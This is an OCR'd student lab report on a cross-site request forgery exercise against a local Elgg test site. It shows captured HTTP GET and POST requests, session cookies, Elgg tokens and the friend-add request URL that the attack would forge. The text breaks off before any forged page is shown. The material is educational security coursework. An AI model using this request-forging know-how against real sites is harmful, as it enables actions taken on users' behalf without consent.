
SUBMITTED BY: DANA ZOROHOV [redacted], NIR MEIR [redacted]

3.1 TASK 1: OBSERVING HTTP REQUEST

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "`HTTP Header Live`" for this purpose. The goal of this task is to get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1). Please use this tool to capture an HTTP GET request and an HTTP POST request in `Elgg`. In your report, please identify the parameters used in this these requests, if any.

FIGURE 1: HTTP POST request



Account »
Style sheet could not be loaded.
Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache
Filter URLs
Headers Cookies Params Response Timings
Filter request parameters
Form data


Sta…	Meth…	Fil	Dc
302	POST	edit	…
200	GET	alice	…
200	GET	font-…	…
200	GET	elgg.…	…
200	GET	color…	…
200	GET	42lar…	…
200	GET	jque…	…
200	GET	jque…	…
200	GET	requ…	…
200	GET	requ…	…
200	GET	elgg.js	…
200	GET	en.js	…
200	GET	init.js	…
200	GET	read…	…
200	GET	Plugi…	…

15 requests | 134.62 KB / 7.50

```
__elgg_token: i0kO_Go2AlT7zRRQJvFnKQ
__elgg_ts: 1672659887
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description: <p>Hello+World</p>
guid: 42
interests:
location:
mobile:
name: Alice
phone:
skills:
twitter:
website:
```

In fig 1 we can see http POST request and it's parameters. We sign up with alice account and we can see here that her guid is 42, we can see here the elgg token and ts.

FIGURE 2: HTTP GET request



Style sheet could not be loaded.


```
Sta...  Meth...  Fil      Dc
302     POST     edit     ...
200     GET      alice    ...
200     GET      font-... ...
200     GET      elgg.... ...
200     GET      color... ...
200     GET      42lar... ...
200     GET      jque...  ...
200     GET      jque...  ...
200     GET      requ...  ...
200     GET      requ...  ...
200     GET      elgg.js  ...
200     GET      en.js    ...
200     GET      init.js  ...
200     GET      read...  ...
200     GET      Plugi... ...

15 requests   134.62 KB / 7.50
```

```
Request URL: http://www.csrflabelgg.com/profile/alice
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1

Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 3463
Content-Type: text/html; charset=UTF-8
Date: Mon, 02 Jan 2023 11:45:28 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=99
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN

Request headers (435 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=en24mkme8du71mkdfkt6cu36r7
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/alice/edit
```

In fig 2 we can see http GET request. We can see here the headers of the http get request.

3.2 TASK 2: CSRF ATTACK USING GET REQUEST

FIGURE 3.1: Send To Alice a friend request



www.csrflabelgg.com/profile/alice


Sta…	Meth…	Fil	Dc	Cause	Type	Transfer…	Size	0 ms
200	GET	alice	…	document	html	2.96 KB	10.13 KB	38 ms
304	GET	font-…	…	stylesheet	css	cached	28.38 KB	2 ms
304	GET	elgg.…	…	stylesheet	css	cached	58.10 KB	2 ms
304	GET	color…	…	stylesheet	css	cached	3.80 KB	2 ms
304	GET	jque…	…	script	js	cached	0 B	2 ms
304	GET	jque…	…	script	js	cached	0 B	2 ms
304	GET	requ…	…	script	js	cached	800 B	2 ms
304	GET	requ…	…	script	js	cached	0 B	2 ms
304	GET	elgg.js	…	script	js	cached	0 B	2 ms
304	GET	43to…	…	img	jpeg	cached	874 B	3 ms
304	GET	42lar…	…	img	jpeg	cached	14.79 KB	2 ms
304	GET	en.js	…	script	js	cached	0 B	2 ms
304	GET	init.js	…	script	js	cached	619 B	2 ms
304	GET	read…	…	script	js	cached	271 B	2 ms
304	GET	Plugi…	…	script	js	cached	630 B	2 ms
200	GET	add?…	…	xhr	json	688 B	368 B	

16 requests | 118.68 KB / 1.68 MB transferred | Finish: 17.74 s | DOMContentLoaded: 8

```
Query string
  __elgg_token: {…}
    0: twWXtWT8IJtpW7I-nHGo3Q
    1: twWXtWT8IJtpW7I-nHGo3Q
  __elgg_ts: {…}
    0: 1672661657
    1: 1672661657
  friend: 42
```

In fig3.1 we logged in to boby account and sent a friend request to alice. We inspected the get request and saw the elgg token and elgg ts params.

FIGURE 3.2: Send To Alice a friend request




Sta…	Meth…	Fil	Dc	Cause	Type	Transfer…	Size	0 ms
200	GET	alice	…	document	html	2.96 KB	10.13 KB	38 ms
304	GET	font-…	…	stylesheet	css	cached	28.38 KB	2 ms
304	GET	elgg.…	…	stylesheet	css	cached	58.10 KB	2 ms
304	GET	color…	…	stylesheet	css	cached	3.80 KB	2 ms
304	GET	jque…	…	script	js	cached	0 B	2 ms
304	GET	jque…	…	script	js	cached	0 B	2 ms
304	GET	requ…	…	script	js	cached	800 B	2 ms
304	GET	requ…	…	script	js	cached	0 B	2 ms
304	GET	elgg.js	…	script	js	cached	0 B	2 ms
304	GET	43to…	…	img	jpeg	cached	874 B	3 ms
304	GET	42lar…	…	img	jpeg	cached	14.79 KB	2 ms
304	GET	en.js	…	script	js	cached	0 B	2 ms
304	GET	init.js	…	script	js	cached	619 B	2 ms
304	GET	read…	…	script	js	cached	271 B	2 ms
304	GET	Plugi…	…	script	js	cached	630 B	2 ms
200	GET	add?…	…	xhr	json	688 B	368 B	

16 requests | 118.68 KB / 1.68 MB transferred | Finish: 17.74 s | DOMContentLoaded: 8

```
JSON
  current_url: http://www.csrflabelgg.com/action/friends
               /add?friend=42&__elgg_ts=1672661657&
               __elgg_token=twWXtWT8IJtpW7I-nHGo3Q&
               __elgg_ts=1672661657&
               __elgg_token=twWXtWT8IJtpW7I-nHGo3Q
  forward_url: http://www.csrflabelgg.com/profile/alice
  output:
  status: 0
  system_messages: {…}
    error: []
    success: […]
      0: You have successfully added Alice as a friend.
Response payload
1  {"current_url":"http:\/\/www.csrflabelgg.com\/action\/
```

In fig3.2 we can see the JSON of the request. The current url holds the parameters we saw in fig3.1.

FIGURE 3.3: Send To Alice a friend request



Sta…	Meth…	Fil	Dc	Cause	Type	Transfer…	Size	0 ms
200	GET	alice	…	document	html	2.96 KB	10.13 KB	38 ms
304	GET	font-…	…	stylesheet	css	cached	28.38 KB	2 ms
304	GET	elgg.…	…	stylesheet	css	cached	58.10 KB	2 ms
304	GET	color…	…	stylesheet	css	cached	3.80 KB	2 ms
304	GET	jque…	…	script	js	cached	0 B	2 ms
304	GET	jque…	…	script	js	cached	0 B	2 ms
304	GET	requ…	…	script	js	cached	800 B	2 ms
304	GET	requ…	…	script	js	cached	0 B	2 ms
304	GET	elgg.js	…	script	js	cached	0 B	2 ms
304	GET	43to…	…	img	jpeg	cached	874 B	3 ms
304	GET	42lar…	…	img	jpeg	cached	14.79 KB	2 ms
304	GET	en.js	…	script	js	cached	0 B	2 ms
304	GET	init.js	…	script	js	cached	619 B	2 ms
304	GET	read…	…	script	js	cached	271 B	2 ms
304	GET	Plugi…	…	script	js	cached	630 B	2 ms
200	GET	add?…	…	xhr	json	688 B	368 B	

16 requests | 118.68 KB / 1.68 MB transferred | Finish: 17.74 s | DOMContentLoaded: 8

Request URL: `http://www.csrflabelgg.com/action/friends/ad…`
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1

Response headers (320 B)


- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 368
- Content-Type: application/json;charset=utf-8
- Date: Mon, 02 Jan 2023 12:14:35 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=85
- Pragma: no-cache
- Server: Apache/2.4.18 (Ubuntu)

Request headers (546 B)

- Accept: application/json, text/javascript, */*; q=0.01
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: Elgg=gl96fm5lcr4fld9odfb1utbqj4
- Host: www.csrflabelgg.com

In fig3.3 we can see the headers of the request.

FIGURE 4: Inspect Boby's profile page




```
<div class="elgg-page-body">
  <div class="elgg-inner">
    <div class="elgg-layout elgg-layout-one-column clearfix">
